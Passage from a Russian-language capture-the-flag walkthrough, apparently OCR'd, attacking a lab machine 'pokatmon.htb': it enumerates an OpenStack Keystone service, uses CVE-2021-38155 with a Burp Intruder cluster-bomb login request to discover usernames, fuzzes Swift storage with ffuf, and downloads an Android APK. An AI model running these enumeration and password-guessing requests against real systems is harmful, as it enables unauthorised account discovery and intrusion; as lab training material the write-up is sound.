
```
curl http://10.10.11.199:5000/ -s | jq .
```



```
└─$ curl http://10.10.11.199:5000/ -s | jq .
{
  "versions": {
    "values": [
      {
        "id": "v3.14",
        "status": "stable",
        "updated": "2020-04-07T00:00:00Z",
        "links": [
          {
            "rel": "self",
            "href": "http://10.10.11.199:5000/v3/"
          }
        ],
        "media-types": [
          {
            "base": "application/json",
            "type": "application/vnd.openstack.identity-v3+json"
          }
        ]
      }
    ]
  }
}
```

Информация о сервисе Keystone OpenStack

Поскольку **Burp Suite** автоматически строит карту сайта, видим, что на `pokatmon.htb` доступен файл `CHANGELOG`, из которого узнаём о существовании некоего приложения для Android, а также WAF ModSecurity.


http://pokatmon.htb
/
CHANGELOG
docs
docs
/
LICENSE
index.html
index.js
swagger-initializer.js
swagger-ui-bundle.js
swagger-ui-standalone-preset.js
swagger-ui.js
forgot
images
login
login
/
welcome
welcome
/
Contents
Request
Response
Pretty
Raw
Hex
Render

Host	Method	URL	Params	Status	Length	MIME type
http://pokatmon.htb	GET	/CHANGELOG		200	634	script


```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Sat, 22 Apr 2023 19:34:27 GMT
Content-Type: application/octet-stream
Content-Length: 292
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Thu, 10 Nov 2022 15:29:41 GMT
ETag: W/"124-18462293fd8"

PokatMon v1.0.2
==============================
- PokatMon Android App Beta1 released
- New Authentication API
- Web Server hardening with ModSecurity


PokatMon v1.0.1
==============================
- New Authentication API


PokatMon v1.0.0
==============================
- Initial release
```

Карта сайта

Мы знаем версии установленного ПО, поэтому можем попробовать поискать в интернете описания уязвимостей и эксплоиты.

ТОЧКА ВХОДА
OpenStack Keystone

Служба Keystone входит в облачную платформу OpenStack и обеспечивает аутентификацию клиентов API, обнаружение служб и распределенную многопользовательскую авторизацию. В случае с Keystone поиск эксплоитов оказался нелегкой задачей, но все же находим уязвимость с идентификатором CVE-2021-38155, которая позволит определить существующих пользователей.


openstack keystone
○ By Relevance
○ By Risk Score
● By Publish Date
○ By Recent Activity

openstack keystone vulnerabilities and exploits (subscribe to this query)

6.6 **CVE-2022-2447**
A flaw was found in Keystone. There is a time lag (up to one hour in a default configuration) between when security policy says a token should be revoked from when it is actually revoked. This could allow a remote administrator to secretly maintain access for longer than...
Openstack Keystone - | Redhat Storage 3.0 | Redhat Quay 3.0.0 | Redhat Openstack Platform 16.1 | Redhat Openstack Platform 16.2 | 1 Github repository available


7.5 CVSSv3 **CVE-2021-38155**
OpenStack Keystone 10.x through 16.x before 16.0.2, 17.x before 17.0.1, 18.x before 18.0.1, and 19.x before 19.0.1 allows information disclosure during account locking (related to PCI DSS features). By guessing the name of an account and failing to authenticate multiple times,...
Openstack Keystone

7.4 **CVE-2021-3563**
A flaw was found in openstack-keystone. Only the first 72 characters of an application secret are verified allowing attackers bypass some password complexity which administrators may be counting on. The highest threat from this vulnerability is to data confidentiality and...
Openstack Keystone | Debian Debian Linux 10.0 | Debian Debian Linux 11.0 | Redhat Openstack Platform 16.1 | Redhat Openstack Platform 13.0 | Redhat Openstack Platform 10.0 | Redhat Openstack Platform 16.2 | 1 Github repository available

Список уязвимостей для Keystone OpenStack

Суть бага в том, что если мы попробуем несколько раз авторизоваться от имени существующего пользователя, то он будет на время заблокирован и нам вернут соответствующее сообщение. Для имени пользователя, аккаунта которого не существует, мы такого сообщения не получим. Возьмем список имен из набора [SecLists](https://github.com/danielmiessler/SecLists) и попробуем авторизоваться с каждым из имен и десятью разными паролями с помощью **Burp Intruder**. Для авторизации используем запрос к `/v3/auth/tokens` со следующими данными.

```
{
    "auth": {
        "identity":{
            "methods":["password"],
            "password":{
                "user":{
                    "password":"§admin§",
                    "name":"§admin§",
                    "domain":{
                        "id":"default"
}}}}}}
```


Positions
Payloads
Resource pool
Settings


Choose an attack type
Attack type: Cluster bomb

Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.11.199:5000

```
POST /v3/auth/tokens HTTP/1.1
Host: 10.10.11.199:5000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Length: 128
Content-Type: application/json

{"auth":{"identity":{"methods":["password"],"password":{"user":{"password":"§admin§", "name":"§admin§","domain":{"id":"default"}}}}}}
```

Burp Intruder — вкладка Positions




Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
7	admin	401	☐	☐	333	
0	admin	401	☐	☐	333	
4	admin	401	☐	☐	333	
5	admin	401	☐	☐	333	
2	andrew	401	☐	☐	333	
4	andrew	401	☐	☐	333	
		401	☐	☐	318	
1	adelheid	401	☐	☐	318	
2	adelheid	401	☐	☐	318	
3	adelheid	401	☐	☐	318	
5	adelheid	401	☐	☐	318	
6	adelheid	401	☐	☐	318	
7	adelheid	401	☐	☐	318	
8	adelheid	401	☐	☐	318	
9	adelheid	401	☐	☐	318	
0	adelheid	401	☐	☐	318	
1	adelheid	401	☐	☐	318	
2	adelheid	401	☐	☐	318	
3	adelheid	401	☐	☐	318	
4	adelheid	401	☐	☐	318	
5	adelheid	401	☐	☐	318	
1	adelia	401	☐	☐	318	
2	adelia	401	☐	☐	318	

Результат перебора

В итоге получаем двух пользователей: `admin` и `andrew`. Перебор паролей ничего не дает, поэтому переходим к другому сервису.

OpenStack Object Store (Swift) — ПО для облачного хранилища, позволяющее хранить и извлекать большое количество данных с помощью простого API. По запросу «keystone swift» получаем [документацию](https://docs.openstack.org), из которой узнаём о том, что можно получить доступ к открытым данным, зная только имя пользователя и используя префикс `AUTH_`. Попробуем перебрать хранилище пользователя `andrew`.


```
ffuf -u http://10.10.11.199:8080/v1/AUTH_andrew/FUZZ -t 256 -w
directory_2.3_medium_lowercase.txt -ac
```



```
[Status: 200, Size: 17, Words: 1, Lines: 2, Duration: 4852ms]
    * FUZZ: android
```

Результат перебора каталога

Получаем один каталог, который содержит приложение для Android.


10.10.11.199:8080/v1/AUTH
Не защищено | 10.10.11.199:8080/v1/AUTH_andrew/android

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<container name="android">
  ▼<object>
     <name>pokatmon-app.apk</name>
     <hash>13c5b078358379c51c56d45deba00a90</hash>
     <bytes>12462792</bytes>
     <content_type>application/vnd.android.package-archive</content_type>
     <last_modified>2022-11-07T11:52:36.632350</last_modified>
   </object>
</container>
```


Файлы в каталоге android

Видимо, это приложение, которое упоминалось в ченжлоге. Скачиваем его для анализа.

ТОЧКА ОПОРЫ
Анализ APK

В качестве виртуальной машины я использую AVD из Android Studio. После запуска виртуального смартфона проверим, определилось ли устройство в `adb`.

```
adb devices
```

